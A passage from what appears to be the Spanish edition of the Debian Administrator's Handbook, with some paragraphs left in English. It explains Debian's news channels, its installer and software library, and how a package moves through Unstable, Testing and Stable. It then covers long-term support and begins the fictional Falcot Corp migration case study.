For more information about the evolution of Debian and what is happening at some point in time in various teams, there is also the debian-devel-announce@lists.debian.org list. As its name implies, the announcements it carries will probably be more interesting to developers, but it also allows interested parties to keep an eye on what happens in more concrete terms than just when a stable version is released. While debian-announce@lists.debian.org gives news about the user-visible results, debian-devel-announce@lists.debian.org gives news about how these results are produced. As a side note, "d-d-a" (as it is sometimes referred to) is the only list that Debian developers must be subscribed to.

➨ `https://lists.debian.org/debian-devel-announce/`

Debian's official blog (bits.debian.org[4]) is also a good source of information. It conveys most of the interesting news that are published on the various mailing lists that we already covered and other important news contributed by community members. Since all Debian developers can contribute these news when they think they have something noteworthy to make public, Debian's blog gives a valuable insight while staying rather focused on the project as a whole.

[2] `https://bits.debian.org`
[3] `https://micronews.debian.org/`
[4] `https://bits.debian.org`

A more informal source of information can also be found on Planet Debian, which aggregates articles posted by Debian contributors on their respective blogs. While the contents do not deal exclusively with Debian development, they provide a view into what is happening in the community and what its members are up to.

➨ https://planet.debian.org/

The project is also well represented on social networks. Debian only has an official presence on Identi.ca (microblogging platform, powered by *pump.io*), but there are some accounts retransmitting the RSS feed from https://micronews.debian.org/ and many Debian contributors who are posting on non-official accounts.

➨ https://identi.ca/debian

➨ https://fosstodon.org/@debian

➨ https://twitter.com/debian

➨ https://www.facebook.com/debian

➨ https://www.flickr.com/groups/debian

➨ https://www.linkedin.com/company/debian

1.5. El papel de las distribuciones

Una distribución GNU/Linux tiene dos objetivos principales: instalar un sistema operativo libre en un equipo (sea con o sin uno o más sistemas preexistentes) y proveer un rango de programas que cubran todas las necesidades del usuario.

1.5.1. El instalador: `debian-installer`

`debian-installer`, diseñado de forma extremadamente modular para ser tan genérico como sea posible, apunta al primer objetivo. Cubre un gran rango de situaciones de instalación y, en general, facilita enormemente la creación de un instalador derivado para adecuarse a un caso particular.

Esa modularidad, que también lo hace muy complejo, puede desalentar a los desarrolladores que descubren esta herramienta; pero la experiencia del usuario es similar cuando lo utiliza tanto en modo gráfico como en modo texto. Se ha dedicado mucho esfuerzo reduciendo la cantidad de preguntas realizadas al momento de instalar, particularmente gracias a la inclusión del software de detección automática de hardware.

Es interesante remarcar que las distribuciones derivadas de Debian son muy diferentes en este aspecto y sólo proveen un instalador más limitado (generalmente sólo para las arquitecturas i386 y amd64) pero más amigable al usuario no iniciado. Por el otro lado, generalmente evitan desviarse demasiado en el contenido de los paquetes para poder beneficiarse lo mayor posible del amplio rango de software ofrecido sin causar problemas de compatibilidad.

1.5.2. La biblioteca del software

Quantitatively, Debian is undeniably the leader in this respect, with over 28,000 source packages. Qualitatively, Debian's policy and long testing period prior to releasing a new stable version justify its reputation for stability and consistency. As far as availability, everything is available on-line through many mirrors worldwide, with updates pushed out every six hours.

Many retailers sell DVD-ROMs on the Internet at a very low price (often at cost), the "images" for which are freely available for download. There is only one drawback: the low frequency of releases of new stable versions (their development sometimes takes more than two years), which delays the inclusion of new software.

La mayoría de los nuevos programas libres ingresan rápidamente a la versión de desarrollo que les permite ser instalados. Si esto necesita de demasiadas actualizaciones debido a sus dependencias, el programa puede ser recompilado para la versión estable de Debian (revise el Capítulo 15: «Creación de un paquete Debian» página 460 para más información sobre este tema).

1.6. Ciclo de vida de una versión

El proyecto tendrá de tres a seis versiones diferentes de cada programa simultáneamente, llamadas «*Experimental*» (experimental), «*Unstable*» (inestable), «*Testing*» (pruebas), «*Stable*» (estable), *Oldstable* (antigua estable) e incluso *Oldoldstable* (antigua «Oldstable»). Cada una de las corresponde a una fase diferente en el desarrollo. Para entender mejor, veamos la travesía de un programa desde su empaquetado inicial hasta su inclusión en una versión estable de Debian.

VOCABULARIO

Versión («release»)

El término «release» en el proyecto Debian indica una versión particular de la distribución. También hace referencia al anuncio público del lanzamiento de cualquier nueva versión (estable).

1.6.1. El estado experimental: *Experimental*

Primero revisemos el caso particular de la distribución *Experimental*: este es un grupo de paquetes Debian que corresponde a software que está actualmente en desarrollo y no necesariamente completado, explicando su nombre. No todo pasa por este paso, algunos desarrolladores agregan paquetes aquí para recibir comentarios y sugerencias de usuarios más experimentados (y valientes).

De lo contrario, esta distribución generalmente alberga modificaciones importantes a paquetes base, cuya integración a *Unstable* con errores serios tendría repercusiones críticas. Es, por lo tanto, una distribución completamente aislada, sus paquetes nunca migran a otra versión (excepto intervención directa y expresa de su responsable o los ftpmaster). Además, no es autocontenida: sólo un subconjunto de los paquetes existentes están presentes en *Experimental* y generalmente no incluye el sistema base. Por lo tanto, esta distribución es más útil combinada con otra distribución autocontenida, como *Unstable*.

1.6.2. El estado inestable: *Unstable*

Let us turn back to the case of a typical package. The maintainer creates an initial package, which they compile for the *Unstable* version and place on the ftp-master.debian.org server. This first event involves inspection and validation from the ftpmasters. The software is then available in the *Unstable* distribution, which is the "cutting edge" distribution chosen by users who are more concerned with having up-to-date packages than worried about serious bugs. They discover the program and then test it.

Si encuentran errores, los reportan al encargado del paquete. Quien prepara versiones corregidas regularmente que vuelve a subir al servidor.

Every newly updated package is updated on all Debian mirrors around the world within six hours. The users then test the corrections and search for other problems resulting from the modifications. Several updates may then occur rapidly. During these times, autobuilder robots come into action. Most frequently, the maintainer has only one traditional PC and has compiled their package on the amd64 (or i386) architecture (or they opted for a source-only upload, thus without any precompiled package); the autobuilders take over and automatically compile versions for all the other architectures. Some compilations may fail; the maintainer will then receive a bug report indicating the problem, which is then to be corrected in the next versions. When the bug is discovered by a specialist for the architecture in question, the bug report may come with a patch ready to use.




Figura 1.2 *Compilación de un paquete por los autobuilders*

VISTA RÁPIDA

`buildd`: el recompilador de paquetes Debian

buildd es la abreviación de demonio de compilación («build daemon»). Este programa recompila automáticamente nuevas versiones de paquetes Debian en las arquitecturas en las que se encuentra (se evita la compilación cruzada en la medida de lo posible).

Por lo tanto, para generar binarios para la arquitectura `arm64`, el proyecto tiene disponibles máquinas `arm64`. El programa *buildd* se ejecuta en ellas de forma continua y crea paquetes binarios para `arm64` desde los paquetes fuente enviados por los desarrolladores Debian.

Este software es utilizado en todos los equipos que sirven como autobuilders para Debian. Por extensión, se suele utilizar el término *buildd* para referirse a estas máquinas, que generalmente están reservadas sólo para este propósito.

1.6.3. Migración a *Testing*

Luego, el paquete habrá madurado; compilado en todas las arquitecturas, y no tendrá modificaciones recientes. Será entonces candidato para ser incluido en la distribución de pruebas: *Testing* — un grupo de paquetes de *Unstable* elegidos según un criterio cuantificable. Todos los días, un programa selecciona los paquetes a incluir en *Testing* según elementos que garanticen cierto nivel de calidad:

1. falta de fallos críticos o, al menos, menor cantidad que la versión incluida ya en *Testing*;
2. at least 5 days spent in *Unstable*, which is usually sufficient time to find and report any serious problems (successfully passing the package's own test suite, if it has one, reduces that time);
3. compilación satisfactoria en todas las arquitecturas oficiales;
4. dependencies that can be satisfied in *Testing*, or that can at least be moved there together with the package in question;
5. automatic quality tests of the package (*autopkgtest*) — if defined — don't show any regression.

Este sistema no es infalible; se encuentran regularmente errores críticos en los paquetes incluidos en *Testing*. Aún así, generalmente es efectivo y *Testing* tiene muchos menos problemas que *Unstable*, convirtiéndola para muchos en un buen compromiso entre estabilidad y novedad.

NOTA

Limitaciones de *Testing*

Si bien es muy interesante en principio, *Testing* posee algunos problemas prácticos: la maraña de dependencias entre paquetes es tal que rara vez un paquete puede moverse allí completamente por su cuenta. Con los paquetes que dependen unos de otros, a veces es necesario migrar una gran cantidad de paquetes simultáneamente, lo cual es imposible cuando algunos son actualizados frecuentemente. Por otro lado, el script que identifica las familias de paquetes relacionados trabaja duro para crearlas (esto sería un problema NP-completo para el cual, afortunadamente, conocemos algunas buenas heurísticas). Es por eso que podemos interactuar manualmente y guiar a este script sugiriendo grupos de paquetes o imponiendo la inclusión de ciertos paquetes en un grupo aún cuando esto rompa temporalmente algunas dependencias. Esta funcionalidad es accesible a los administradores de versión («Release Managers») y sus asistentes.

Recuerde que un problema NP-completo es de una complejidad algorítmica exponencial según el tamaño de los datos, que son aquí la longitud del código (cantidad de líneas) y los elementos involucrados. Frecuentemente, la única forma de resolverlo es examinar todas las configuraciones posibles, que requeriría cantidades enormes de recursos. Una heurística es una solución aproximada pero satisfactoria.

COMUNIDAD

El gestor de versiones («Release Manager»)

El gestor de versiones («Release Manager») es un título importante asociado a pesadas responsabilidades. El portador de este título debe, en efecto, gestionar la publicación de una versión nueva y estable de Debian y definir el proceso de desarrollo de *Testing* hasta que cumpla los criterios de calidad para *Stable*. También define un cronograma tentativo (que no siempre se cumple).

También tenemos gestores de versión estable, generalmente abreviados SRM («Stable Release Managers»), quienes se encargan de seleccionar actualizaciones para la versión estable actual de Debian. Ellos sistemáticamente incluyen parches de seguridad y examinan todas las otras propuestas de inclusión, caso por caso, enviadas por desarrolladores Debian ansiosos de actualizar su paquete en la versión estable.

1.6.4. La promoción desde *Testing* a *Stable*

Let us suppose that our package is now included in *Testing*. As long as it has room for improvement, its maintainer must continue to improve it and restart the process from *Unstable* (but its later inclusion in *Testing* is generally faster: unless it changed significantly, all of its dependencies are already available). When it reaches perfection, the maintainer has completed their work. The next step is the inclusion in the *Stable* distribution, which is, in reality, a simple copy of *Testing* at a moment chosen by the Release Manager. Ideally, this decision is made when the installer is ready, and when no program in *Testing* has any known critical bugs.

Ya que este momento nunca llega realmente, en la práctica Debian llega a un compromiso: eliminar paquetes en los que su encargado no corrigió los errores a tiempo o acordar publicar una versión con algunos errores en los miles de programas. El gestor de versiones habrá anunciado previamente un período de estabilización («freeze»), durante el cual cada actualización a *Testing* debe ser aprobado. El objetivo aquí es evitar cualquier versión nueva (y nuevos errores) y sólo aprobar correcciones de errores.




Figura 1.3 *El camino de un paquete a través de las varias versiones de Debian*

VOCABULARIO

Estabilización: la recta final

Durante el período de estabilización se bloquea el desarrollo de la distribución de *Testing*, no se permiten más actualizaciones automáticas. Sólo los gestores de versión están autorizados a cambiar los paquetes de acuerdo a sus propios criterios. El objetivo es prevenir la aparición de nuevos errores mediante la introducción de

nuevas versiones; las actualizaciones que hayan sido analizadas a fondo sólo serán autorizadas cuando corrijan errores significativos.

After the release of a new stable version, the Stable Release Managers manage all further development (called "revisions", ex: 7.1, 7.2, 7.3 for version 7). These updates systematically include all security patches. They will also include the most important corrections (the maintainer of a package must prove the gravity of the problem that they wish to correct in order to have their updates included).

At the end of the journey, our hypothetical package is now included in the stable distribution. This journey, not without its difficulties, explains the significant delays separating the Debian Stable releases. This contributes, over all, to its reputation for quality. Furthermore, the majority of users are satisfied using one of the three distributions simultaneously available. The system administrators, concerned above all about the stability of their servers, don't need the latest and greatest version of GNOME; they can choose Debian *Stable*, and they will be satisfied. End users, more interested in the latest versions of GNOME or KDE Plasma than in rock-solid stability, will find Debian *Testing* to be a good compromise between a lack of serious problems and relatively up-to-date software. Finally, developers and more experienced users may blaze the trail, testing all the latest developments in Debian *Unstable* right out of the gate, at the risk of suffering the headaches and bugs inherent in any new version of a program. To each their own Debian!

CULTURE

GNOME and KDE Plasma, graphical desktop environments

GNOME (GNU Network Object Model Environment) and Plasma by KDE (formerly known as K Desktop Environment) are the two most popular graphical desktop environments in the free software world, and will be presented in greater detail in Sección 13.3, «Escritorios gráficos» página 395.

A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and the KDE community has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

➨ `https://www.gnome.org/`

➨ `https://www.kde.org/`




Figura 1.4 *Camino cronológico de un programa empaquetado por Debian*

1.6.5. El estado de *Oldstable* y *Oldoldstable*

Cada versión *estable (Stable)* tiene una esperanza de vida de unos 5 años y, dado que se tiende a liberar una nueva versión cada 2 años, pueden haber hasta 3 versiones soportadas en un mismo momento. Cuando se publica una nueva versión, la distribución predecesora pasa a *Oldstable* y la que lo era antes pasa a ser *Oldoldstable*.

Este soporte a largo plazo (LTS) de las vereisones de Debian es una iniciativa reciente: colaboradores individuales y empresas han unido fuerzas para crear el equipo Debian LTS. Las versiones antiguas que ya no son soportadas por el equipo de seguridad de Debian pasan a ser responsabilidad de este nuevo equipo.

The Debian security team handles security support in the current *Stable* release and also in the *Oldstable* release (but only for as long as is needed to ensure one year of overlap with the current stable release). This amounts roughly to three years of support for each release. The Debian LTS team handles the last (two) years of security support so that each releases benefits from at least 5 years of support and so that users can upgrade from version N to N+2, for example from Debian 8 "Jessie" to Debian 10 "Buster".

➨ `https://wiki.debian.org/LTS`

COMMUNITY

Empresas esponsorizando el esfuerzo de LTS (soporte a largo plazo)

El soporte a largo plazo es una meta difícil en Debian debido a que los voluntarios tienden a evitar este trabajo ya que no es muy divertido. Y proveer soporte de seguridad durante 5 años para software antiguo es —para muchos colaboradores— menos divertido que empaquetar las versiones que vendrán o desarrollar nuevas funcionalidades.

Para llevar a cabo este proyecto, el proyecto contó con el hecho de que el soporte a largo plazo era particularmente relevante para las empresas y que serviría para repartir de forma mutua el coste del soporte a la seguridad.

The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):

➨ `https://www.freexian.com/services/debian-lts.html`

In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.


The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?

➨ `https://wiki.debian.org/LTS/Funding`



Palabras clave

Falcot Corp
PYME
Gran crecimiento
Plan maestro
Migración
Redución de costos



Capítulo

2

Presentación del caso de estudio

Contenidos

Necesidades de TI de rápido crecimiento 36 Plan maestro 36 ¿Por qué una distribución GNU/Linux? 37
¿Por qué la distribución Debian? 39 Why Debian Buster? 40

In the context of this book, you are the system administrator of a growing small business. The time has come for you to redefine the information systems master plan for the coming year in collaboration with your directors. You choose to progressively migrate to Debian, both for practical and economical reasons. Let's see in more detail what is in store for you...

Creamos este caso de estudio para abordar todos los servicios de sistemas de información modernos utilizados actualmente en una empresa de tamaño medio. Luego de leer este libro, tendrá todos los elementos necesarios para instalar Debian en sus servidores y volar con sus propias alas. También aprenderá dónde y cómo encontrar información eficientemente en los momentos de dificultad.

2.1. Necesidades de TI de rápido crecimiento

Falcot Corp es un fabricante de equipos de audio de alta calidad. La empresa está creciendo fuertemente y tiene dos filiales, una en Saint-Étienne y otra en Montpellier. La primera tiene alrededor de 150 empleados y alberga una fábrica para la manufactura de altavoces, un laboratorio de diseño y una oficina administrativa. La filial de Montpellier, más pequeña, sólo tiene cerca de 50 trabajadores y produce amplificadores.

NOTA

Empresa fictica creada para el caso de estudio

La empresa utilizada como ejemplo aquí, Falcot Corp, es completamente ficticia. Cualquier parecido con una compañía existente es pura coincidencia. De la misma forma, algunos datos de ejemplo en este libro pueden ser ficticios.

The information system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:

- moderno, infraestructura que pueda crecer fácilmente;
- reducir los costos de licencias de software gracias al uso de software de código abierto;
- la instalación de un sitio web de comercio electrónico, posiblemente «B2B» (negocio a negocio, es decir: enlazando sistemas de información de diferentes empresas, como un proveedor con sus clientes);
- mejorar significativamente la seguridad para proteger mejor los secretos comerciales relacionados a productos nuevos.

Se redefinirá todo el sistema de información con estos objetivos en mente.

2.2. Plan maestro

La gerencia TI, con su colaboración, realizó un estudio un poco más extensivo que identificó algunas limitaciones y definió el plan para la migración al sistema de código abierto elegido: Debian.

Una de las restricciones significativas es que el departamento de finanzas utiliza software específico que sólo ejecuta en Microsoft Windows™. El laboratorio, por su cuenta, utiliza software de diseño asistido que ejecuta en OS X™.




Figura 2.1 *Revisión de la red de Falcot Corp*

El cambio a Debian será gradual; no es razonable que una pequeña empresa, con medios limitados, cambie todo de un día para otro. Para empezar, se debe entrenar en administración de Debian al personal de TI. Después se convertirán los servidores comenzando con la infraestructura de red (routers, firewalls, etc.), le seguirán los servicios para usuarios (archivos compartidos, web, SMTP, etc.). Finalmente se migrarán gradualmente a Debian los equipos de oficina y se entrenará (internamente) a cada departamento durante el despliegue del nuevo sistema.

2.3. ¿Por qué una distribución GNU/Linux?

VOLVER A LOS CIMIENTOS

¿Linux o GNU/Linux?

Linux, como ya sabe, es sólo el núcleo. Las expresiones «distribución Linux» y «sistema Linux» son, por lo tanto, incorrectas; son, en realidad, sistemas o distribuciones *basados en* Linux. Estas expresiones no mencionan el software que siempre completa al núcleo, entre el que están los programas desarrollados por el proyecto GNU. El Dr. Richard Stallman, fundador de este proyecto, insiste que se utilice sistemáticamente la expresión «GNU/Linux» para reconocer mejor las importantes contribuciones realizadas por el proyecto GNU y los principios de libertad sobre los que están fundados.

Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 10).

Varios factores dictaron esta elección. El administrador del sistema, quien conocía esta distribución, se aseguró que estuviera en la lista de posibles candidatos para el rediseño del sistema informático. Las complicadas condiciones económicas y feroz competencia en el sector limitaron el presupuesto para este proyecto a pesar de su importancia crítica para el futuro de la empresa. Es por esto que se eligieron rápidamente soluciones de código abierto: varios estudios recientes indican que son menos costosas que soluciones privativas, a pesar que la calidad del servicio es igual o mejor, siempre que haya disponible personal calificado para mantenerlo.

EN LA PRÁCTICA

Costo total de posesión («TCO: Total Cost of Ownership»)

El costo total de posesión es el total de todo el dinero gastado para la posesión o adquisición de un elemento, en este caso se refiere al sistema operativo. Este precio incluye todo precio de posibles licencias, costos de entrenamiento de personal para trabajar con el software nuevo, reemplazo de máquinas muy lentas, reparaciones adicionales, etc. Se tiene en cuenta todo lo que surga directamente de la elección original.

Este TCO, que varía según el criterio elegido en su estudio, rara vez es significativo en sí mismo. Sin embargo, es muy interesante comparar el TCO calculado según las mismas reglas para diferentes opciones siempre. Esta tabla de valoración es de extrema importancia y es fácil de manipular para obtener una conclusión deseada. Por lo tanto, el TCO de sólo un equipo no tiene sentido ya que el costo de un administrador también se refleja en el número total de equipos que puede gestionar, un número que depende obviamente del sistema operativo y las herramientas propuestas.

Entre los sistemas operativos libres, el departamento de IT analizó sistemas libres BSD (OpenBSD, FreeBSD y NetBSD), GNU Hurd y distribuciones Linux. GNU Hurd, que no ha publicado una versión estable aún, fue rechazado inmediatamente. La elección entre BSD y Linux es más sencilla. El primero tiene méritos, especialmente en servidores. El pragmatismo, sin embargo, dio lugar a la elección de un sistema Linux ya que su base instalada y su popularidad son muy significativas y tienen muchas consecuencias positivas. Debido a esta popularidad es más sencillo encontrar personal calificado para administrar equipos Linux que técnicos con experiencia en BSD. Además, las distribuciones Linux se adaptan a nuevo hardware más rápidamente que BSD (aunque frecuentemente es una carrera muy pareja). Por último, las distribuciones Linux están mejor adaptadas a interfaces gráficas amigables para el usuario, indispensable para principiantes durante la migración de todos los equipos de oficina al nuevo sistema.

ALTERNATIVA

Debian GNU/kFreeBSD

Since Debian 6 *Squeeze*, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the `kfreebsd-i386` and `kfreebsd-amd64` architectures mean. While these architectures are not "official" (they are hosted on a separate mirror — `ports.debian.org`), they provide over 70 % of the software packaged by Debian.

Estas arquitecturas pueden ser una elección apropiada para los administradores de Falcot Corp, especialmente para un firewall (el núcleo es compatible con tres diferentes: IPF, IPFW y PF) o para un sistema NAS (almacenamiento acoplado a la red — «network attached storage» — para el que el sistema de archivos ZFS fue probado y aprobado).

2.4. ¿Por qué la distribución Debian?

Una vez que seleccionada la familia Linux, se debe elegir una opción más específica. Nuevamente, abundan los criterios a considerar. La distribución elegida debe poder funcionar por muchos años ya que la migración de una a otra puede acarrear costos adicionales (aunque menores que si la migración fuera entre dos sistemas operativos completamente distintos como Windows o OS X).

